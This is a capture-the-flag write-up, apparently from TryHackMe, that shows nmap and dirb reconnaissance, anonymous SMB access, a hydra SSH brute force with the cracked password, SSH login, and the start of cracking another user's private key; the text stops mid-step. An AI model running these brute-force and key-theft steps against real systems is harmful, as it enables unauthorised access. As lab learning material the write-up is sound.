
Basic Penetration Testing THM

1.Information


IP-> 10.10.232.144

2.scannning :


to find open ports i used nmap:



```
┌──(kali㉿hal)-[~]
└─$ nmap 10.10.232.144 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at
Nmap scan report for 10.10.232.144
Host is up (0.13s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy
```




```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13?
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http-proxy
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
| fingerprint-strings:
|   SMBProgNeg, X11Probe:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 2243
|     Date: Fri, 25 Oct 2024 08:16:19 GMT
|     Connection: close
```




```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h20m04s, deviation: 2h18m34s, median: 3s
| smb2-time:
|   date: 2024-10-25T08:16:25
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2024-10-25T04:16:25-04:00
```

These whole is information might help later using nmap!




```
┌──(kali㉿hal)-[~]
└─$ dirb http://10.10.232.144 /usr/share/dirb/wordlists/common.txt -f
```

result from enumeration:



```
---- Scanning URL: http://10.10.232.144/ ----
==> DIRECTORY: http://10.10.232.144/development/
+ http://10.10.232.144/index.html (CODE:200|SIZE:24)
+ http://10.10.232.144/server-status (CODE:403|SIZE:301)
```

So here under http://10.10.232.144/development/




Index of /development

	Name	Last modified	Size	Description
	Parent Directory		-	
	dev.txt	2018-04-23 14:52	483	
	j.txt	2018-04-23 13:10	235	


Apache/2.4.18 (Ubuntu) Server at 10.10.232.144 Port 80

There is something hidden k and j these might the username first or last letter. and J uses weak password. For K smb has been configured, so there might be hash to be cracked,, we will see..




```
┌──(kali㉿hal)-[~]
└─$ sudo service ssh start
[sudo] password for kali:

┌──(kali㉿hal)-[~]
└─$ smbclient -L \\10.10.46.206
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            BASIC2
```

Start ssh service and then search sharenames one is "Anonymous" . Now to gain access :




```
┌──(kali㉿hal)-[~]
└─$ smbclient \\\\10.10.46.206\\Anonymous
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 13:31:20 2018
  ..                                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt                           N      173  Thu Apr 19 13:29:55 2018

                14318640 blocks of size 1024. 11094928 blocks available
```

Here i tried to "cat" the file command is not working so I asked for help command then commands that work are listed to open the file i tried with "more staff.txt" command. Then i got something USERNAMES start with J and K.




```
smb: \> cat staff.txt
cat: command not found
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \> more staff.txt
getting file \staff.txt of size 173 as /tmp/smbmore.A0ee6N (0.4 KiloBytes/sec)
average 0.4 KiloBytes/sec)
```




```
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fu
n, but
this is how mistakes happen. (This means you too, J[redacted]!)

-K[redacted]
~
~
```

Now , try to brute password either J or K. but since J password is weak lets brute force using hydra:




```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-27 21:53:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.136.171:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 14344245 to do in 1532:31h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:60h, 14 active
[STATUS] 102.14 tries/min, 715 tries in 00:07h, 14343686 to do in 2340:28h, 14 active
[22][ssh] host: 10.10.136.171   login: jan   password: armando
^C
```

We got password for J so now ssh the machine:



```
┌──(kali㉿hal)-[~]
└─$ ssh jan@10.10.79.165
The authenticity of host '10.10.79.165 (10.10.79.165)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.79.165' (ED25519) to the list of known hosts.
jan@10.10.79.165's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
```

Now,we gained acces to the machine for further exploitaion.




```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cat .ssh
cat: .ssh: Is a directory
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ █
```

Copy id_rsa text into nano text editor. now,convert the private key into a hash so that it can be cracked using one of password cracking tools "john the ripper" using ssh2john.py


Key Features of John the Ripper

- **Password Hash Formats:** John the Ripper supports a wide range of password hash formats, including MD5, SHA-1, NTLM, and more.

Either downlaod ssh2john.py from github then use it,

